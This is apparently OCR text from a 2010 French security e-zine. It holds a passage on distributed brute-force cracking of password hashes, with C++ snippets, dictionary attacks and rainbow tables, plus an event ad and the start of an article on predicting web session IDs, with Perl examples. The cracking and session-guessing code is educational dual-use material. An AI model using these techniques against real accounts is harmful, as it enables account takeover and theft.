Une variable contenant un mot de passe est transmise au script par la méthode POST. Cette variable peut être « hachée simplement » en utilisant la fonction *md5()* qui implémente l'algorithme du même nom. On peut augmenter la sécurité du hash en utilisant un grain de sel qui est ici représenté par *md5($salt)* . Le résultat du hash MD5 de *$salt* va être concaténé au mot de passe avant d'y appliquer une nouvelle fois la fonction de hachage md5(). Il faudra bien sur conserver ce sel quelque part ainsi que la « formule » permettant de retrouver cette empreinte. On remarque bien dans ce cas que la taille nécessaire au stockage d'éventuels tables statiques est multiplié par l'ensemble des sel possibles, ici : 2^{128} c'est à dire 10^{39}... Comme je l'expliquai plus haut il n'existe pas (à mon sens) de solution miracle qui permettent de casser n'importe quel type de hash. Chaque cas est particulier, est nécessite souvent un algorithme particulier pour optimiser les chances de réussites de l'attaque.

Comment ?

A chaque application son algorithme. Comme je l'expliquai plus haut il n'existe pas (à mon sens) de solution miracle qui permettent de casser n'importe quel type de hash. Chaque cas est particulier, et nécessite souvent un algorithme particulier pour optimiser les chances de réussites de l'attaque.

La méthode de « bruteforce »

La méthode de « bruteforce », consiste très simplement à essayer toutes les solutions du problème jusqu'à trouver la bonne. C'est la méthode que nous allons utiliser dans notre exemple dans la partie suivante. (le code de la méthode est disponible page suivante, NDLR) Cette fonction récursive permet de tester toutes les chaines de caractères composées des caractères autorisés « *parameters->chars_allowed[]* » dont la taille est au minimum de « *parameters->min_size* » et au maximum de « *parameters->max_size* » :

Cette algorithme possède la particularité de pouvoir « démarrer » avec une chaine vide, ou comportant déjà un ou plusieurs caractères.

NB : La méthode de test exhaustive (« brute force ») n'est pas (et de loin !) l'algorithme le plus optimisé pour cette tâche mais il permet d'appréhender le problème du calcul distribué.

L'attaque par dictionnaire

Au lieu de tester la totalité des mots de passe pourquoi ne pas dresser une liste des « plus probables » ? Cela revient à effectuer une attaque par dictionnaire. Il faut établir une liste de mot de passe probable. Il faut alors faire preuve de perspicacité pour augmenter ces chances de réussites. Le mot de passe utilisé par une personne habitant en orient à peut de chance d'être trouvé dans l'alphabet occidentale... De la même manière certaine application demandent de choisir un mot de passe de « taille comprise entre x et y caractères », réduisant encore l'ensemble des possibles.

```
boolean found=false; // permet de savoir si le hash a été trouvé

void BruteForcePass::crackPass(string str){
 int current_size=str.length();
 if (found == true || current_size > parameters->max_size) return; // critères
d'arrêt for (int idx=0; idx < parameters->chars_allowed_length; idx++ ){
 string tmp = str + parameters->chars_allowed[idx]; crackPass(tmp);
             }

if ( current_size >= parameters->min_size ) { this->build_hash->Compute( str
); // calcul du hash
if ( this->build_hash ->hash == parameters->hash_to_hack ) { // comparaison
found=true; // on l'a trouvé :-)
result=str; // on le stock dans un coin
             }
      }
 }
```

Adapter le code source fourni en exemple pour remplacer la recherche exhaustive par une attaque par dictionnaire ne pose aucun problème majeur. La répartition de charge peut se faire en attribuant des parties plus ou moins grandes du dictionnaire en fonction de la capacité de calcul du client. Il faudra cependant prêter attention à la bande passante nécessaire pour transférer la liste de chaque client. Pour augmenter le nombre de clients potentiels on peut imaginer compresser cette liste avant de la transférer.

Les tables « arc-en-ciel »

En cryptographie, une Rainbow Table (aussi appelée table «arc-en-ciel») est une structure de données créée en 2003 par Philippe Oechslin pour retrouver un mot de passe à partir de son empreinte.

La table arc-en-ciel est constituée de couples de mots de passe (chaque ligne possède un mot de passe de départ et un mot de passe d'arrivée). Pour calculer la table, on établit des chaînes grâce à un mot de passe initial. Celui-ci subit une série de réductions et de hachage afin d'obtenir des éléments intermédiaires (mots de passe et empreintes correspondantes). La fonction de réduction transforme une empreinte en un nouveau mot de passe. Afin d'éviter des problèmes de collision, plusieurs fonctions de réduction sont utilisées. Après plusieurs milliers d'itérations, on obtient un mot de passe en bout de chaîne. C'est celui-ci qui est stocké avec le mot de passe à l'origine de cette chaîne. Le reste de la chaîne n'est pas conservée afin de limiter la mémoire nécessaire. Il est toutefois possible de les retrouver en calculant l'ensemble de la chaîne à partir de l'élément en tête de liste.

On considère une empreinte H engendrée à partir d'un mot de passe P. La première étape consiste à prendre H, lui appliquer la dernière fonction de réduction utilisée dans la table, et regarder si ce mot de passe apparaît dans la dernière colonne de la table. Si cette occurrence n'est pas trouvée alors on peut déduire que l'empreinte ne se trouvait pas à la fin de la chaîne considérée. Il faut revenir un cran en arrière. On reprend H, on lui applique l'avant-dernière fonction de réduction, on obtient un nouveau mot de passe. On hache ce mot de passe, on applique la dernière fonction de réduction et on regarde si le mot de passe apparaît dans la table.

Cette procédure itérative se continue jusqu'à ce que le mot de passe calculé en fin de chaîne apparaisse dans la table (si rien n'est trouvé, l'attaque échoue). Une fois le mot de passe découvert dans la dernière colonne, on récupère le mot de passe qui se trouve dans la première colonne de la même ligne. On calcule à nouveau la chaîne tout en comparant à chaque itération l'empreinte obtenue à partir du mot de passe courant avec l'empreinte H du mot de


passe inconnu P. S'il y a égalité, alors le mot de passe courant correspond à celui recherché et l'attaque a réussi ; plus précisément, on a trouvé un mot de passe dont l'empreinte est la même que celle de P, ce qui est suffisant.

Dans ce cas la répartition de la charge peut se faire en distribuant les débuts de chaine ainsi que les fonctions de réduction au clients. Les clients calculent la chaine complète de mot de passes et transmettent le dernier élément au(x) serveur(s). Ces derniers vont alors stocker le premier et le dernier mot de passe ainsi que les fonctions de réduction utilisées. Le projet BOINC « Free Rainbow Tables » utilise cet technique de répartition.

Réalisation simple

Séquenceur: Répartition de la charge

Une solution simpliste consisterait à diviser le nombre d'itérations totales nécessaires par un paramètre fixé à la compilation : le nombre de clients à atteindre avant l'envoi des paramètres. Cette solution comporte beaucoup d'inconvénients, notamment le fait de devoir fixer un nombre de clients, une absurdité dans notre cas. Le deuxième inconvénient serait de devoir « se positionner» dans l'algorithme en sautant des itérations : intolérable du point de vue des performances du système. Une autre solution consiste à diviser le travail



« Rainbow table. A chain of passwords/hashes », Drake

en fonction d'un autre paramètre fixé lui aussi à la compilation : le nombre d'itérations souhaitées. Plus précisément cela correspond au nombre de tentatives de assage que les clients doivent réaliser. Les opérations de bases sont grossièrement les suivantes:

- calcul d'un hash
- comparaison avec le hash à casser

Le nombre d'itérations pour un mot de passe de taille comprise entre 1 et 2 avec 26 caractère possibles (alphabet minuscule) = $26^1 + 26^2$. De manière plus formelle avec *min* et *max* correspondant réciproquement au nombre minimum et maximum de caractère du mot de passe le nombre d'itérations est égale à : somme de i=nb_min jusqu'à i=max de nb_caractères_possible ^ (i)

Ces trois lignes de codes effectuent ce calcul :

```
long double tmp=chars_allowed.length();
for (nb_char = min_size;
     pow(tmp,nb_char) < NUMBER_OF_ITERATIONS;
     nb_char++);
nb_char=max_size-nb_char;
```

Prenons un exemple concret : nous voulons casser un hash MD5. Nous connaissons la longueur minimale du mot de passe qui est de 5 caractères, et la longueur maximum qui est de 8 caractères (l'application ciblée impose ces paramètres à l'utilisateur). Nous supposons que ce mot de passe est composé uniquement de caractères alphanumérique. C'est à dire 26 (minuscule) + 26 (majuscule)

+ 10 (numérique) = 62 caractères possibles. Le nombre total d'itérations est donc égal à la somme de i=3 jusqu'à i=8 de 62^i= 221.919.436.559.520 soit 221.919 milliards d'opérations nécessaires. Une seule machine aurait du mal à effectuer ces calculs dans un temps raisonnable. Par contre pour plusieur centaines, voir plusieurs milliers d'ordinateurs, cela devient plus accessible. En fixant le nombre d'itérations minimum à réaliser par client à 100 millions, ce qui paraît raisonnable pour un ordinateur relativement récent, nous avons donc grossièrement : $2 * 10^{14} / 10^7 = 13 * 10^7$ c'est à dire 130 millions de travaux à distribuer : le client devant effectuer 100 millions d'itérations ne testera pas toutes les occurrences possibles mais seulement un sous ensemble. Je m'explique : avec le calcul ci dessus on récupère le nombre de caractères que les clients devront triturer pour 100 millions d'itérations. Etant donné que :

62^5 = 916.132.832 > 100.000.000 > 62^4 = 14.776.336

le nombre de caractères est égale à 5, c'est à dire que les clients se verront confier des travaux ou il devront tester toute les occurrences d'un mot de passe de 5 caractères alpha-numérique. L'astuce consiste en fait à leur demander de tester toute les occurrences d'un mot de passe de 8 (*max_size*) caractères alpha-numérique, mais composé d'un préfixe de 3 lettres (8 – 5 = 3) envoyé par le serveur. Souvenez vous, l'algorithme récursif peut démarrer avec une chaine non vide... Nous aurons donc 5 caractères à faire triturer par les clients, et 3 caractères de préfixe. On enverra par exemple les caractères « aaa » au premier client qui testera toutes les occurrences de mot de passe de trois lettres commençant par la chaine « aaa ». Le deuxième recevra le préfixe « aab » est ainsi de suite jusqu'à « 000 » :

```
long double tmp=chars_allowed.length();
for (nb_char = min_size; pow(tmp,nb_char) < NUMBER_OF_ITERATIONS; nb_char++) ;
    nb_char=max_size-nb_char;
```

```
aaaaaaaa
aaaaaaab
aaaaaaac
…
…
aaa00000
```

Il est préférable de choisir un nombre d'itérations par job relativement faible de manière à pouvoir adapter le nombre de travaux attribués en fonction de paramètres choisis. On peut imaginer faire évoluer ce nombre de manière dynamique afin par exemple de maitriser la charge réseau induite par les communications avec les clients : plus on affecte de jobs au clients, plus le temps de calcul augmente entre chaque échange avec le serveur et donc moins on consomme de bande passante. On pourrait également affecter le nombre de travaux en fonction de la puissance de calcul des clients. Cela permettrai de conserver des temps de calcul similaires avec des clients de puissances radicalement différentes.

Nous allons voir dans la partie suivante comment organiser ces travaux, et comment stocker les résultats des calculs.

Gestion des travaux et des résultats

Le problème qui va désormais se poser est celui de la gestion de ces travaux. Il va falloir les distribuer, collecter les résultats et éventuellement stocker ces derniers pour un usage ultérieur. La plupart des systèmes de calcul distribué actuels reposent sur le paradigme du client / serveur, c'est à dire un grand nombre de clients effectuent des requêtes auprès de serveur(s) qui leur attribue des taches de calcul. Les clients une fois les calculs effectués vont envoyer les résultats au(x) serveur(s).

Alors comment on organise tout ça ? Et bien encore une fois simplement : on va identifier nos travaux de manière unique avec les préfixes distribués au clients. Ces préfixes vont servir d'identifiant pour stocker les résultats. L'utilisation d'une base de donnée de type Berkeley (BDB) permettra de stocker l'état (« todo » / « done » / « affected ») d'un grand nombre de « jobs » (travaux) sur une machine très modeste. Il sera bien entendu également possible de mettre en pause ou de reprendre un traitement. Créer et ouvrir une base de donnée BDB se fait en deux lignes de code :

On dispose ensuite d'un ensemble de méthodes sur notre pointeur de base dbp qui nous permettent simplement d'ajouter : put(), de récupérer : get() des couples (clé,valeur) . L'attribution des travaux est horodatées de manière à pouvoir définir un délai après lequel le job sera de nouveau disponible pour le calcul. Pour éviter les problèmes de pertes de connexion le protocole prend le partie de ne jamais resté en communication avec le client inutilement. Dès que les informations sont obtenus la socket est fermée. Si un problème survient tout de même pendant la communication le job devra atteindre son timeout pour être remis « en circulation ». L'attribution des travaux et les dialogues client / serveur sont abordés précisément dans la partie suivante.

```
db_create(&dbp, NULL, 0);
dbp->open(dbp,NULL, db.c_str(), NULL, DB_BTREE, DB_CREATE, 0664);
```

Protocole de communication

Pouvoir distribuer les différentes informations au clients pour le calcul il est nécessaire d'établir un dialogue standardisé. Le schéma ci dessous présente un tel dialogue. NB : le serveur est un simple serveur TCP multi-threadé : un thread est créé pour chaque connexion.


NB : pour des raisons de clarté seules les phases de connexion et de libération du canal du premier échange sont mentionnés.

Module de « hash »

L'utilisation de la librairie OpenSSL permet de développer rapidement des modules de calcul d'empreinte pour les algorithmes suivants (entre autre) :

- LM (Lan Manager), utilisé dans les séries Windows 9x
- NTLM (NT Lan Manager), utilisé principalement dans les authentifications réseau
- SHA0 / SHA1, fonctions de hachage conçues par la NSA
- MD5 (Message Digest 5), algorithme populaire inventé par Ronald Rivest

Chaque algorithme possède sa complexité propre, le nombre de tentatives par seconde va donc dépendre directement de ce facteur. Le but de cet article n'étant pas d'étudier les différents algorithmes et mécanismes cryptographique, il semble inutile de s'y attarder. Le code de chaque module, relativement simple,



consiste en une classe C++ héritant d'une classe mère abstraite commune (« hash ») définissant les attributs commun à tous (hash, salt, password, et la méthode Compute(string)) :

La compilation peut se faire sous Windows de manière a obtenir une « Dynamic Link Library » ou sous UNIX pour obtenir un « Shared Object ». Ces modules sont envoyés aux client lors de leur première connexion au serveur. Une fois téléchargé, le module est chargé, un objet de type Hash* est créé via la fonctions create_t(). Ce type permet d'avoir un pointeur de classe générique quelque soit le module chargé. La méthode Compute(string) est une méthode virtuelle pure : déclarée mais non définie, elle doit obligatoirement être implémentée dans les classes qui en dérivent. Le prototype de cette méthode est identique pour chaque module, c'est elle qui va calculer l'empreinte. Comme expliqué au début l'utilisation d'openSSL permet de développer rapidement des modules de calcul d'empreintes pour de nombreux algorithmes. Il serait préférable d'utiliser des implémentations optimisées pour le crack qui sont bien évidemment plus rapides. Le code source du module pour MD5 est un bon exemple de ce qu'on peut réaliser :

Conclusion

Améliorations possibles :

- optimisation des calculs effectués par les clients (tables arc-en-ciel par exemple)
- régulation de flux pour éviter les congestions coté serveur
- encapsulation des communications dans HTTP avec du POST pour éviter le blocage des communications par d'éventuels proxys.
- mécanismes de sécurité : authentification des clients, validité des résultats, intégrité et confidentialité des échanges...
- Utilisation de la puissance des GPU pour le calcul
- etc...

Les sources fournis sont très incomplètes pour ne pas pas qu'on m'insultent en disant que c'est du pain bénis pour les scripts kiddies. Ils n'existent aucune interface, user friendly ou pas. Les performances du système sont très largement optimisable (utilisation d'openSSL, utilisation d'objet de haut niveau). On le répétera jamais assez, mais il très important de construire ses propres outils de manière a répondre précisément à un problème ! Et puis conserver une longueur de mot de passe raisonnable de 12 à 15 caractères devrait être un bon début.

Références

Moteur de recherche : http://google.fr
- Site officiel du système BOINC : http://boinc.berkeley.edu/
- Site officiel du projet « Free Rainbow Tables » : http://www.freerainbowtables.com/
- Site officiel du projet Medussa : http://www.bastard.net/~kos/medussa/
- ElcomSoft Distributed Password Recovery : http://www.elcomsoft.com/edpr.html
- « Systèmes informatique répartis – concept et technique », collectif Cornafion
- Oracle Berkeley DB : http://www.oracle.com/database/berkeley-db/db/index.html


Sources :
- URL : http://securityhack.org/~gouz/demo/InfoSec/DistributedPasswordBruteForcer

19 Juin 2010

Instruire, démystifier, participer et diffuser, tels sont les objectifs de la **Nuit Du Hack 2010** où passionnés et experts en sécurité

de 16h à 7h

informatique se réuniront le 19 Juin 2010 à partir de 16h en plein coeur de Paris.



Sur un bateau de 450m2, l'évènement qui gagne en réputation chaque année depuis 2003, accueillera des conférences sur divers thèmes de la sécurité informatique puis, s'en suivra un challenge par équipe (CTF) qui confrontera les meilleurs d'entre vous dans un seul état esprit ; dominer et défendre jusqu'au bout !

SYSDREAM
IT Security Services

HZV

Pour plus d'informations, rendez-vous et inscrivez vous sur
http://www.nuitduhack.com

EXPLOITATION DES SESSION IDS SUR LE WEB

par FlUxlus

Les applications web utilisent de plus en plus les SESSION IDs (identifiants de session), permettant d'associer des données à un utilisateur spécifique. Bien que cette solution soit une alternative ”plus sécurisée” que le stockage d'identifiants dans les cookies, le risque de voler des sessions est toujours grand. Cet article sert d'ouverture à l'exploitation des SESSION IDs sur le Web, en exposant le principe et les différentes méthodes de les obtenir et de les utiliser.

Les SESSION IDs

Qu'est-ce que c'est ?

Afin de s'assurer que l'on parle bien la même langue, un SESSION ID est une chaîne de caractères (autrefois un nombre entier) servant à associer une activité à une page web. Pour être plus clair, c'est un identifiant qui permettra de faire un lien avec nos données enregistrées (ndlr:généralement associées à un compte) et susceptibles d'être réutilisé (login, email, commandes d'articles, etc ...).

Vous pourrez retrouver ces SESSION ID dans tous les sites web vous proposant une identification, mais surtout dans les sites tels que : Amazon, Ebay, Paypal, Money Booker …

Les dangers

Maintenant que nous savons ce qu'est un SESSION ID, il est clair que si nous y avions accès librement, nous pourrions voler un compte utilisateur, changer son mot de passe et même souvent réutiliser les informations de ce même compte contre ce même utilisateur.

Et malheureusement pour ces utilisateurs, il subsiste des solutions triviales à la reprise d'un compte et cela pour les raisons suivantes :

Faiblesse des algorithmes : Très souvent les SESSION IDs sont attribués de façon linéaire. Cela peut être une date ou une IP souvent chiffrée, ou alors une composition des deux. La recherche de cet identifiant devient donc très facile et ra-

pide. De plus, si il n'y pas de protection efficace (encodage en base64 par exemple), le reverse restera un jeu d'enfant...


Longueur de SESSID trop court : En "brute-forcing", plus la chaîne de caractères de l'identifiant est petite et plus vite il sera possible de trouver une session valide et utilisable.

Pour aller plus loin : Voir la solution des compromis temps-mémoire de Martin Hellman appliquée aux tables Rainbow pour du reverse de grandes chaînes de caractères, qui sert souvent à trouver l'algorithme implémenté.

Expiration indéterminée : Toujours en "brute-forcing", si une session est statique, l'attaquant pourra prendre son temps afin de récupérer des sessions par simple méthode combinatoire (mais cela peut prendre aussi énormément de temps en fonction de la longueur de la chaîne de texte et de son type).

Le fishing : C'est là où les failles XSS peuvent être totalement redoutables (sans parler du log d'actions). En effet, à chaque session ouverte, un COOKIE sera envoyé via les entêtes HTTP afin que le serveur puisse savoir où sont stockées les données de chacune de ces sessions. Évidement la faille XSS n'est pas la seule méthode de phishing, vous pourrez en trouver d'autres sous les méthodes d'images source php cachées dans un email envoyé ou dans une page web par exemple.

Stockage public : L'erreur que beaucoup d'hébergeurs mutualisés font encore aujourd'hui, est de stocker les sessions dans le répertoire "/tmp" et de ne pas rediriger le répertoire temporaire de l'utilisateur dans son propre compte. De plus, lorsqu'aucune limitation d'accès pour les scripts côté serveur n'est mise, l'accès à ces ressources devient trivial et il est possible d'y avoir accès après la recherche récursive sur le serveur en question.



Principe de base

Comme nous l'avons vu ci-dessus, les algorithmes de génération d'identifiants de session (SESSION ID) sont généralement beaucoup trop linéaires. Voici un petit algorithme simplifié de l'idée que les webmasters se font parfois de la génération de cet identifiant :

```
entier i ← 0;
// Mise des noms de fichier de session en variable par simplification
caractère SESSID[] ← ("sessid_1", "sessid_2", …. , "sessid_<n>");
entier longueur_sessid ← longueur_tableau(SESSID); // Compte le nombre
d'éléments dans le tableau
caractère my_session ← "";
caractère tmp;

      // Génération d'un SESSID unique
Pour i de 0 à longueur_sessid
Faire
```

```
tmp ← concaténer(”sessid_”, i);

Si SESSID[i] ≠ tmp

Alors Faire

my_session ← tmp;
i ← longueur_sessid; // on arrête la boucle
Fin Si
Fin Pour
// Si la session n'a pas été crée, on
Si my_session = ””
Alors faire
my_session ← concaténer(”sessid”, longueur_sessid);
Fin si
```

Il est clair qu'avec un tel algorithme, l'agresseur n'aura qu'à injecter en en-tête un numéro de 0 à ”n” pour accéder aux sessions. De plus, cette manière de procéder se révèle plus dangereuse que le stockage d'identifiant par COOKIE... ce qui n'est pourtant pas notre but avec l'utilisation des Sessions.

Vers un semblant de chiffrement

En effet, si nous voulons utiliser des sessions, c'est pour rendre leur exploitation plus compliquée voire même impossible, en donnant à chaque utilisateur un identifiant temporaire, qui sera supprimé du serveur dans un délai donné (ndlr: ce délai est couramment appelé "timeout").

Certains se souviendront sans doute, de certains sites PERL CGI proposant des sessions pour l'identification. Eh bien les webmasters de ces sites utilisaient des combinaisons de timestamp (estampille temporelle) et d'IP. Ce genre de cas est devenu rare mais reste encore d'actualité.

Voyons un exemple de générateur de SESSID avec un timestamp Unix en PERL :

```
#!/usr/bin/perl
$SESSID = time();
```

Vous devriez avoir un résultat du type à l'exécution : « 1245272232 », apparemment « illisible », mais on peut s'apercevoir qu'à chaque seconde, le timestamp s'incrémente après plusieurs essais. Cependant, le webmaster averti n'en est pas resté là et sachant que ce problème de linéarité se rapprochait du précédent, il eut la merveilleuse idée de l'encoder en base64. Chose qui ne changeait rien, il suffit d'un simple reverse pour s'apercevoir de la simplicité de l'algorithme « puissant » mis en place.

Vous pourrez surement retrouver des cas comme celui-ci avec des liens comme suit :

http://domain.com/changepasswd.cgi?AHAHFLUXIUS1245272232

ou

http://domain.com/changepasswd.cgi?MTI0NTI3NDYyNA

L'exploitation de cette faille peut se faire facilement avec WebScarab (édité par l'OWASP), permettant de prédire une valeur régulièrement incrémentée.

Au sujet de la génération de SESSID avec des IP, les problèmes sont toujours les mêmes, où on sait qu'une IP est compris entre 0.0.0.0 et 255.255.255.255 ...

Afin de justifier le titre de cette partie, nous allons passer à un type de codage réalisé avec la combinaison du timestamp et de l'IP. Petit exemple avec une opération d'addition (PERL CGI) :

```
#!/usr/bin/perl
$ip = $ENV{'REMOTE_ADDR'}; # prise de notre ip
$ip =~ s/\.+//g; # Suppression des ''.''
$SESSIONID = time() + int($ip);
```

Ce principe se révèle très intéressant (même si ce n'est qu'une addition... c'est le PRINCIPE qui compte) car on a déjà une combinaison permettant de complexifier les choses pour notre attaquant. Cependant, dans cet exemple la SESSIONID sera toujours un entier, mais l'utilisation d'un encodage en base64 + un hashage tel que le MD5, SHA-128, SHA-256... permettrait de noyer l'attaquant dans du reverse de niveau supérieur. Gardez tout de même à l'esprit que l'algorithme doit être protégé, car dans ce cas si l'attaquant le connaissait, il pourrait remonter très facilement et trouver une session valide. C'est pour cela que la composition doit être bien choisie et qu'il faut ruser un maximum sur la génération.

```
#!/usr/bin/perl
$SESSID = time();
```

Maintenant reprenons l'algorithme précédent en tenant compte d'un hash (MD5 ici) appliqué au résultat de la combinaison simple avec l'addition de l'IP et du timestamp :

```
#!/usr/bin/perl
use Digest::MD5 qw(md5 md5_hex md5_base64);

    $count = 0;
    # Boucle de la MORT
    for ($a = 0; $a < 256; $a++) {
          for ($b = 0; $b < 256; $b++) {
                for ($c = 0; $c < 256; $c++) {
                      for ($d = 0; $d < 256; $d++) {
                      # pour la recherche du timestamp
                            for($tmst = 0; $tmst < 10**11;
                                  $tmst++) {
                                  $iptest = int($a.$b.$c.$d);
                                  $SESSIDTEST = md5($iptest+time());
                                  # … Ici un script vérifiant les combinaisons
                            }
                      }
                }
          }
    }
```

En général, pour éviter de tester 4294967296 combinaisons d'IP, on ira plutôt cibler nos victimes en fonction de la fréquentation du site en question. L'utilisation des bases de données de géolocalisation telles que MaxMind, pourrait en effet nous éviter de faire ce genre de boucles horribles et interminables. De plus, il faut savoir que le temps est compté si les sessions sont susceptibles d'expirer (ce qui est majoritairement le cas aujourd'hui) et que cette méthode combinatoire n'est pas un exemple à prendre à la lettre.

Génération pseudo-aléatoire

Pour finir cette partie sur la génération de SESSID, voilà une méthode couramment utilisée en combinaison avec le timestamp, c'est un numéro pseudo-aléatoire.

Tout le monde connait cette fonction « rand() » superbe pour générer des numéros pseudo-aléatoires, mais l'utilisation de cette fonction doit se faire avec modération. En effet, rand() dépend du temps (time() par défaut) et peut être contrôlée en utilisant srand(). Voici une démonstration effectuant deux générations :

```
#!/usr/bin/perl
for ($i = 0; $i < 2; $i++) {
srand(2);
print "\n".rand()."\n";
}
```

Résultat :

```
Donnemoitonnick:~ fluxius$ chmod a+x hash.pl
Donnemoitonnick:~ fluxius$ ./hash.pl
0.912432653437467

0.912432653437467
```

Tout cela pour montrer que si on connait l'algorithme utilisé, la capture d'une session peut être vraiment facile. De même, il faut prendre conscience que le reverse engineering est une arme pour l'agresseur et qu'il faut donc insister sérieusement sur le hashage une fois de plus.

